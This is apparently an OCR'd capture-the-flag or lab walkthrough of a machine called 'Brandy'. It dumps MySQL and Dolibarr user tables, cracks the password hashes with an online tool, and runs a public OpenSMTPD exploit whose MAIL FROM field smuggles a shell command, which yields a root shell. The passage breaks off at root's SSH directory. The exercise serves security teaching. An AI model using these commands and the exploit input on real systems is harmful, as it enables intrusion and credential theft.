
2.5.1 Show databases



```
www-data@Brandy:/var/www/html/dolibarr/conf$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 22
Server version: 10.1.44-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| dolibarrdb         |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.05 sec)
```

Login with the credentials that found on config.php and list all the databases. Discover dolibarrdb. Check on the database for more information.


2.5.2 User credentials in MySQL database



```
MariaDB [mysql_target]> select * from user;
+-----------+----------+-------------------------------------------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+-----
----------+--------------+-----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------------+---
-----------+-----------------+------------------+------------------+----------------+---------------------+--------------------+------------------+------------+---------
-----+------------------------+----------+------------+-------------+--------------+---------------+-------------+-----------------+----------------------+--------+-----
------------------+------------------+---------+--------------+--------------------+
| Host      | User     | Password                                  | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Drop_priv | Reload_priv | Shut
down_priv | Process_priv | File_priv | Grant_priv | References_priv | Index_priv | Alter_priv | Show_db_priv | Super_priv | Create_tmp_table_priv | Lock_tables_priv | Ex
ecute_priv | Repl_slave_priv | Repl_client_priv | Create_view_priv | Show_view_priv | Create_routine_priv | Alter_routine_priv | Create_user_priv | Event_priv | Trigger_
priv | Create_tablespace_priv | ssl_type | ssl_cipher | x509_issuer | x509_subject | max_questions | max_updates | max_connections | max_user_connections | plugin | auth
entication_string | password_expired | is_role | default_role | max_statement_time |
+-----------+----------+-------------------------------------------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+-----
----------+--------------+-----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------------+---
-----------+-----------------+------------------+------------------+----------------+---------------------+--------------------+------------------+------------+---------
-----+------------------------+----------+------------+-------------+--------------+---------------+-------------+-----------------+----------------------+--------+-----
------------------+------------------+---------+--------------+--------------------+
| localhost | root     | *0A688A20A3A899D2F044AB3264E94C81B4BC9652 | Y           | Y           | Y           | Y           | Y           | Y         | Y           | Y
          | Y            | Y         | Y          | Y               | Y          | Y          | Y            | Y          | Y                     | Y                | Y
           | Y               | Y                | Y                | Y              | Y                   | Y                  | Y                | Y          | Y
     | Y                      |          |            |             |              |             0 |           0 |               0 |                    0 |        |
                  | N                | N       |              |           0.000000 |
| %         | dolibarr |                                           | N           | N           | N           | N           | N           | N         | N           | N
          | N            | N         | N          | N               | N          | N          | N            | N          | N                     | N                | N
           | N               | N                | N                | N              | N                   | N                  | N                | N          | N
     | N                      |          |            |             |              |             0 |           0 |               0 |                    0 |        |
                  | N                | N       |              |           0.000000 |
| localhost | dolibarr | *3291472DA0BC76419917651B7C363A73933782DD | N           | N           | N           | N           | N           | N         | N           | N
          | N            | N         | N          | N               | N          | N          | N            | N          | N                     | N                | N
           | N               | N                | N                | N              | N                   | N                  | N                | N          | N
     | N                      |          |            |             |              |             0 |           0 |               0 |                    0 |        |
                  | N                | N       |              |           0.000000 |
+-----------+----------+-------------------------------------------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+-----
----------+--------------+-----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------------+---
-----------+-----------------+------------------+------------------+----------------+---------------------+--------------------+------------------+------------+---------
-----+------------------------+----------+------------+-------------+--------------+---------------+-------------+-----------------+----------------------+--------+-----
------------------+------------------+---------+--------------+--------------------+
3 rows in set (0.001 sec)
```

Discover password hash for root and dolibarr. The password hash format is in MySQL5 type.


2.5.3 User credentials in dolibarr database



```
MariaDB [dolibarrdb]> select * from llx_user;
+-------+--------+---------+---------+----------+------------------+---------------------+---------------------+---------------+---------------+-------+------+----------
------------------------+-----------+----------+--------+----------+------------+-----------+-------------------------------------------------+------+------+----------+-
-----------+------+-------+--------------+------------+-------------+-------+-----------+-------+-------------+---------------+--------+--------------+-----------+------
---+-------------+------+---------------------+---------------------+---------------+----------+--------+--------+-------+------+-------+---------+-----------------+----
--------------+------------+------+------+--------+-------------+----------------+-------------+
| rowid | entity | ref_ext | ref_int | employee | fk_establishment | datec               | tms                 | fk_user_creat | fk_user_modif | login | pass | pass_cryp
ted                     | pass_temp | api_key  | gender | civility | lastname   | firstname | address                                         | zip  | town | fk_state |
fk_country | job  | skype | office_phone | office_fax | user_mobile | email | signature | admin | module_comm | module_compta | fk_soc | fk_socpeople | fk_member | fk_us
er | note_public | note | datelastlogin       | datepreviouslogin   | egroupware_id | ldap_sid | openid | statut | photo | lang | color | barcode | fk_barcode_type | acc
ountancy_code | nb_holiday | thm  | tjm  | salary | salaryextra | dateemployment | weeklyhours |
+-------+--------+---------+---------+----------+------------------+---------------------+---------------------+---------------+---------------+-------+------+----------
------------------------+-----------+----------+--------+----------+------------+-----------+-------------------------------------------------+------+------+----------+-
-----------+------+-------+--------------+------------+-------------+-------+-----------+-------+-------------+---------------+--------+--------------+-----------+------
---+-------------+------+---------------------+---------------------+---------------+----------+--------+--------+-------+------+-------+---------+-----------------+----
--------------+------------+------+------+--------+-------------+----------------+-------------+
|     1 |      0 | NULL    | NULL    |        1 |                0 | 2020-04-04 17:24:15 | 2020-04-05 21:27:43 |          NULL |          NULL | admin | NULL | a16adad05
22f6e01207feaaa8a4776c1 | NULL      | NULL     | NULL   | NULL     | SuperAdmin |           |                                                 |      |      |     NULL |
      NULL |      |       |              |            |             |       |           |     1 |           1 |             1 |   NULL |         NULL |      NULL |    NU
LL | NULL        |      | 2020-04-13 15:45:20 | 2020-04-06 16:37:51 |          NULL |          | NULL   |      1 | NULL  | NULL |       | NULL    |               0 |
              |          0 | NULL | NULL |   NULL |        NULL | NULL           |        NULL |
|     2 |      1 | NULL    | NULL    |        1 |                0 | 2020-04-04 17:36:10 | 2020-04-05 12:59:51 |          NULL |          NULL | rick  | NULL | 891f490e5
d7bdb06d90d56f8d7db405f | NULL      | v3k1wndr | NULL   | NULL     | rick       |           |                                                 |      |      |     NULL |
      NULL |      |       |              |            |             |       |           |     0 |           1 |             1 |   NULL |         NULL |      NULL |    NU
LL | NULL        |      | 2022-02-15 06:49:58 | 2022-02-15 06:24:59 |          NULL |          | NULL   |      1 | NULL  | NULL |       | NULL    |               0 |
              |          0 | NULL | NULL |   NULL |        NULL | NULL           |        NULL |
|     3 |      1 | NULL    | NULL    |        1 |                0 | 2020-04-05 12:48:05 | 2020-04-13 15:50:39 |          NULL |          NULL | cliff | NULL | 6365ffc7b
39154d75ba8df520da25e6c | NULL      | xzphf8q5 | NULL   | NULL     | cliff      |           | FLAG63=4eedbe365eede0a18ab90b63c209284dd653add9 |      |      |     NULL |
      NULL |      |       |              |            |             |       |           |     0 |           1 |             1 |   NULL |         NULL |      NULL |    NU
LL | NULL        |      | 2020-04-13 15:53:51 | 2020-04-13 14:58:00 |          NULL |          | NULL   |      1 | NULL  | NULL |       | NULL    |               0 |
              |          0 | NULL | NULL |   NULL |        NULL | NULL           |        NULL |
+-------+--------+---------+---------+----------+------------------+---------------------+---------------------+---------------+---------------+-------+------+----------
------------------------+-----------+----------+--------+----------+------------+-----------+-------------------------------------------------+------+------+----------+-
-----------+------+-------+--------------+------------+-------------+-------+-----------+-------+-------------+---------------+--------+--------------+-----------+------
---+-------------+------+---------------------+---------------------+---------------+----------+--------+--------+-------+------+-------+---------+-----------------+----
--------------+------------+------+------+--------+-------------+----------------+-------------+
3 rows in set (0.00 sec)
```

Discover password hash for admin, rick and cliff. The password hash format is in MD5 type. Obtained flag63.

2.5.4 Grab Flag64




```
MariaDB [dolibarrdb]> SELECT * FROM llx_don;
+-------+------+--------+----------------------+-----------+---------------------+--------+------------+------+-----------+--------
-+-------------------------------------------------+---------+------+------+---------+------------+-------+-------+--------------+-
------+----------+-------------------+---------------+---------------+---------------+--------------+---------------+------------+--
---------+
| rowid | ref  | entity | tms                  | fk_statut | datedon             | amount | fk_payment | paid | firstname | lastname
 | societe                                         | address | zip  | town | country | fk_country | email | phone | phone_mobile |
public | fk_projet | datec                | fk_user_author | date_valid | fk_user_valid | note_private | note_public | model_pdf | i
mport_key |
+-------+------+--------+----------------------+-----------+---------------------+--------+------------+------+-----------+--------
-+-------------------------------------------------+---------+------+------+---------+------------+-------+-------+--------------+-
------+----------+-------------------+---------------+---------------+---------------+--------------+---------------+------------+--
---------+
|     1 | NULL |      1 | 2020-04-13 15:55:01 |         1 | 2020-04-01 12:00:00 |      1 |       NULL |    0 |           |
 | FLAG64=6bf7c50b228c4672b590615b5cbcb73bb44614fd |         |      |      | NULL    |          6 |       |       |              |
    1 |       NULL | 2020-04-05 12:50:14 |              3 | NULL       |               | NULL         | NULL          | N
ULL       |
+-------+------+--------+----------------------+-----------+---------------------+--------+------------+------+-----------+--------
-+-------------------------------------------------+---------+------+------+---------+------------+-------+-------+--------------+-
------+----------+-------------------+---------------+---------------+---------------+--------------+---------------+------------+--
---------+
1 row in set (0.00 sec)
```

Get flag64 in llx_don table from dolibarrdb.

2.6 Password Hash Crack

2.6.1 MySQL DB password hash



Enter up to 20 non-salted hashes, one per line:

```
*3291472DA0BC76419917651B7C363A73933782DD
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
3291472DA0BC76419917651B7C363A73933782DD	MySQL4.1+	doli123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Crack the hash with online tool crackstation. Discover dolibarr user password

2.6.2 Dolibarr DB password hash



Enter up to 20 non-salted hashes, one per line:

```
6365ffc7b39154d75ba8df520da25e6c
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
6365ffc7b39154d75ba8df520da25e6c	md5	donation

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Crack the hash with online tool crackstation. Discover cliff user password.

2.6.3 Cliff Panel in Dolibarr



cliff

FLAG63=4eedbe365eede0a18ab90b63c209284dd653add9

Enabled ●


Login	cliff
Password	Hidden
Employee	Yes
Job position	
Gender	
Administrator	No
Type	Internal
Signature	
Supervisor	None
Weekly hours	
Date of Employment	

Latest connection	02/15/2022 07:15 AM
Previous connection	04/13/2020 03:53 PM
Link to third party / contact	This user is not a prospect, customer nor supplier

We can see the profile page and to obtain flag63 nothing else.

2.7 Port 25 Enumeration


2.7.1 Read Root Mail Failed



```
www-data@Brandy:/var/www/html/dolibarr/conf$ cat /var/mail/root
cat: /var/mail/root: Permission denied
www-data@Brandy:/var/www/html/dolibarr/conf$
```

Enumeration port 25 on target machine. Try read the root mail. But we get access denied.

2.7.2 ESMTP Installed version




```
zlib1g/bionic,now 1:1.2.11.dfsg-0ubuntu2 amd64 [installed,automatic]
www-data@Brandy:/var/www/html/dolibarr/conf$ apt list --installed | grep 'smtp'

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

opensmtpd/now 6.6.1p1-1 amd64 [installed,local]
www-data@Brandy:/var/www/html/dolibarr/conf$
```

Installed openSMTP version on the machine by apt list on victim machine. We can do some google search and found this exploit.

3.0 PRIVILEGE ESCALATION


3.1 Exploit Execution



```
Usage:
exp.pl LPE
exp.pl RCE <remote_host> <local_host> [<domain>]
www-data@Brandy:/tmp$ perl exp.pl LPE
raptor_opensmtpd.pl - LPE and RCE in OpenBSD's OpenSMTPD
Copyright (c) 2020 Marco Ivaldi <raptor@0xdeadbeef.info>

< 220 Brandy ESMTP OpenSMTPD
> HELO fnord
< 250 Brandy Hello fnord [127.0.0.1], pleased to meet you
> MAIL FROM:<;for i in 0 1 2 3 4 5 6 7 8 9 a b c d;do read r;done;sh;exit 0;>
< 250 2.0.0 Ok
> RCPT TO:<root>
< 250 2.1.5 Destination address valid: Recipient ok
> DATA
< 354 Enter mail, end with "." on a line by itself
< 250 2.0.0 5ee3f336 Message accepted for delivery

Payload sent, please wait 5 seconds...
-rwxr-xr-x 1 root root 121432 Jun 23 05:31 /usr/local/bin/pwned
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ .//usr/local/bin/pwned
/usr/local/bin/pwned: 2: .//usr/local/bin/pwned: not found
$ pwned
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

Execute the exploit script and now we have root access.


3.2 Transfer own SSH Key



```
# cd .ssh
# ls -la
total 8
drwx------ 2 root root 4096 Apr  4  2020 .
drwx------ 4 root root 4096 Apr 13  2020 ..
-rw------- 1 root root    0 Apr  4  2020 authorized_keys
